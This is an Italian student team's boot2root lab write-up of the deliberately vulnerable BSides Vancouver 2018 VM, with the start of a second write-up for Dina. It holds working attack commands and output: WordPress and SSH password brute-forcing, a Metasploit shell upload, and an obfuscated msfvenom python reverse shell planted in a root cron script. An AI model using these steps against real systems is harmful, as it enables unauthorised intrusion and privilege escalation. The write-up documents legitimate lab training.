SECURE

SENTINELS

BUILD WEEK

2

BLACKBOX BONUS

Team Secure Sentinels
CS0424IT

Table of contents

1


BSides Vancouver 2018

Introduzione

Descrizione blackbox

Sfida boot2root per creare un ambiente sicuro in cui è possibile eseguire test di penetrazione reali su un target (intenzionalmente) vulnerabile.
Nessuna conoscenza iniziale del sistema target.

Obiettivo: **ottenere l'accesso a livello root.**



Identificazione IP

- Interfaccia di rete configurata in DHCP su rete interna.
- Necessario identificare indirizzo IP del target, tramite il comando "netdiscover".

```
Currently scanning: 192.168.174.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

                                       1      60  Unknown vendor
192.168.56.2    0a:00:27:00:00:00      1      60  Unknown vendor
192.168.56.100  08:00:27:19:50:ec      1      60  PCS Systemtechnik GmbH
192.168.56.101  08:00:27:13:cb:49      1      60  PCS Systemtechnik GmbH
```

Raccolta informazioni


Port scanning con NMAP

Tre porte TCP aperte sul target:


- 21 - ftp
- 22 - ssh
- 80 - http


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 17:16 CEST
Nmap scan report for 192.168.56.101
Host is up (0.0080s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.5 - secure, fast, stable
| End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.25 seconds
```

Ricognizione




```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.101/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul 15 18:47:12 2024
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.101/ ----
+ http://192.168.56.101/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.56.101/index (CODE:200|SIZE:177)
+ http://192.168.56.101/index.html (CODE:200|SIZE:177)
+ http://192.168.56.101/robots (CODE:200|SIZE:43)
+ http://192.168.56.101/robots.txt (CODE:200|SIZE:43)
+ http://192.168.56.101/server-status (CODE:403|SIZE:295)

-----------------
END_TIME: Mon Jul 15 18:47:21 2024
DOWNLOADED: 4612 - FOUND: 6
```





Identificata pagina di login nel servizio WordPress.


Connessione FTP anonymous

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||13259|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49291|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||6374|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************************|    31       12.92 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (5.78 KiB/s)
ftp> exit
221 Goodbye.
```

Rilevato file "users.txt.bk" contenente alcuni possibili usernames.

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Test login WordPress




I messaggi di errore restituiti sono diversi a seconda che il nome utente inserito sia valido o meno.

Questa vulnerabilità può essere sfruttata per l'enumerazione degli utenti validi.

Cracking password WordPress

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.56.101/backup_wordpress/ --usernames john --passwords /usr/share/seclists/SecLists-master/Passwords/Common-Credentials/10k-most-common.txt
```




```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / family Time: 00:02:49 <=====

[!] Valid Combinations Found:
 | Username: john, Password: enigma
```

Cracking password per l'utente "john" tramite dictionary attack con WPScan.

WPScan strumento per scansionare i siti WordPress alla ricerca di vulnerabilità e può essere utilizzato anche per attacchi bruteforce/dictionary alle password.

Exploit con Metasploit

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.3.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   PASSWORD   enigma             yes       The WordPress password to authenticate with
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.56.101     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                 yes       The target port (TCP)
   SSL        false              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /backup_wordpress  yes       The base path to the wordpress application
   USERNAME   john               yes       The WordPress username to authenticate with
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

- Ricerca e selezione exploit per sfruttare vulnerabilità WordPress con payload **php/meterpreter/reverse_tcp.**
- Configurazione opzioni.

Privilege escalation

```
meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
```

Esplorando le directory del server target trovato un Cron job che esegue come utente root il contenuto del file "cleanup".

- Download e visualizzazione del file.
- Check permessi del file (777), read/write per tutti gli utenti.

```
meterpreter > download /usr/local/bin/cleanup
[*] Downloading: /usr/local/bin/cleanup → /home/kali/cleanup
[*] Downloaded 64.00 B of 256.00 GiB (0.0%): /usr/local/bin/cleanup → /home/kali/cleanup
[*] Completed  : /usr/local/bin/cleanup → /home/kali/cleanup
```

Script bash che rimuove tutti i log dalla cartella apache2.

```
#!/bin/sh

rm -rf /var/log/apache2/*       # Clean those damn logs!!
```

File "cleanup" viene eseguito dall'utente root, possibile quindi inserire uno script.

Privilege escalation

Produzione con msfvenom di un payload python da inserire nel file "cleanup" per ottenere una reverse shell.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/reverse_python LHOST=192.168.56.102 LPORT=1234 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 364 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqNkFELgjAQx7+K+L
RBTLdKitiDhEFEBem75Foo2Ta8+f1rmMbePDiO/93v7g/XvI3ubABavKQNxlh8E/rKdFpIAK+tndw5VWuwPKRbRmiyIeuE0JiF49Bd5ZQtV2MD+OBBhoJ+Kj2Ux0tW+M7DKL/uT2V
e3LL0jKcrRGilpLAIOXtvzVniidRAHr1hCMizaaXSCHtwPBekc0E2gYb/f0fEvW1RGFWNiqAO8Qdvx1zV')[0]))))"
```

```
#!/bin/sh

#rm -rf /var/log/apache2/*      # Clean those damn logs!!

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqNkFELgjAQx7+K+L
RBTLdKitiDhEFEBem75Foo2Ta8+f1rmMbePDiO/93v7g/XvI3ubABavKQNxlh8E/rKdFpIAK+tndw5VWuwPKRbRmiyIeuE0JiF49Bd5ZQtV2MD+OBBhoJ+Kj2Ux0tW+M7DKL/uT2V
e3LL0jKcrRGilpLAIOXtvzVniidRAHr1hCMizaaXSCHtwPBekc0E2gYb/f0fEvW1RGFWNiqAO8Qdvx1zV')[0]))))
```

- Upload del file modificato contenente il payload malevolo.
- Avvio in un secondo terminale di un server netcat in ascolto.
- Visualizzazione/esecuzione del file e quindi dello script iniettato.


```
meterpreter > upload cleanup /usr/local/bin
[*] Uploading  : /home/kali/cleanup → /usr/local/bin/cleanup
[*] Completed  : /home/kali/cleanup → /usr/local/bin/cleanup
meterpreter > cat /usr/local/bin/cleanup
#!/bin/sh

#rm -rf /var/log/apache2/*      # Clean those damn logs!!

python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqNkFELgjAQx7+K+L
RBTLdKitiDhEFEBem75Foo2Ta8+f1rmMbePDiO/93v7g/XvI3ubABavKQNxlh8E/rKdFpIAK+tndw5VWuwPKRbRmiyIeuE0JiF49Bd5ZQtV2MD+OBBhoJ+Kj2Ux0tW+M7DKL/uT2V
e3LL0jKcrRGilpLAIOXtvzVniidRAHr1hCMizaaXSCHtwPBekc0E2gYb/f0fEvW1RGFWNiqAO8Qdvx1zV')[0]))))"
```

Privilege escalation

- Ricezione connessione sul server in ascolto.
- Check permessi con "id".
- Ottenuti privilegi di root e ricerca flag.txt.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 33452
id
uid=0(root) gid=0(root) groups=0(root)
ls /root
flag.txt

cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Alternativa: SSH exploit



- Si possiede già una lista di utenti "users.txt.bk", ma prima di iniziare a forzare le loro password SSH, meglio verificare se l'autenticazione con password è consentita per ciascuno di essi.
- È sempre meglio iniziare con questo passaggio perché tentare di forzare un account SSH che può essere accessibile solo con autenticazione "publickey" sarebbe una gran perdita di tempo e risorse.

- Solo "anne" può accedere con una password, gli altri utenti devono utilizzare autenticazione "publickey".
- Poiché l'autenticazione a chiave pubblica è più difficile da crackare rispetto alle password, ci si concentra sul forzare la password SSH di "anne".

Cracking password SSH

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-15 20:27:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwri
ting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-15 20:27:59
```

- Password cracking con Hydra per il servizio SSH con gli username trovati precedentemente.
- Unico riscontro ottenuto per l'username "anne".

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

Login SSH all'utenza "anne" con password "princess" riuscita.

Privilege escalation

```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

- Dopo login, check privilegi, "anne" presente nel gruppo "sudoers".
- Possibile divenire "root" in maniera molto rapida.
- Ricerca flag.txt.

2


Dina: 1.0.1 2017

Introduzione

Descrizione blackbox

Sfida boot2root per creare un ambiente sicuro in cui è possibile eseguire test di penetrazione reali su un target (intenzionalmente) vulnerabile.
Nessuna conoscenza iniziale del sistema target.

Obiettivo: **ottenere l’accesso a livello root.**



Identificazione IP

- Interfaccia di rete configurata in DHCP su rete interna.
- Necessario identificare indirizzo IP del target, tramite il comando "netdiscover".

```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

                                     1        60  Unknown vendor
192.168.56.2    0a:00:27:00:00:00    1        60  Unknown vendor
192.168.56.100  08:00:27:19:50:ec    1        60  PCS Systemtechnik GmbH
192.168.56.103  08:00:27:11:36:58    1        60  PCS Systemtechnik GmbH
```

Raccolta informazioni

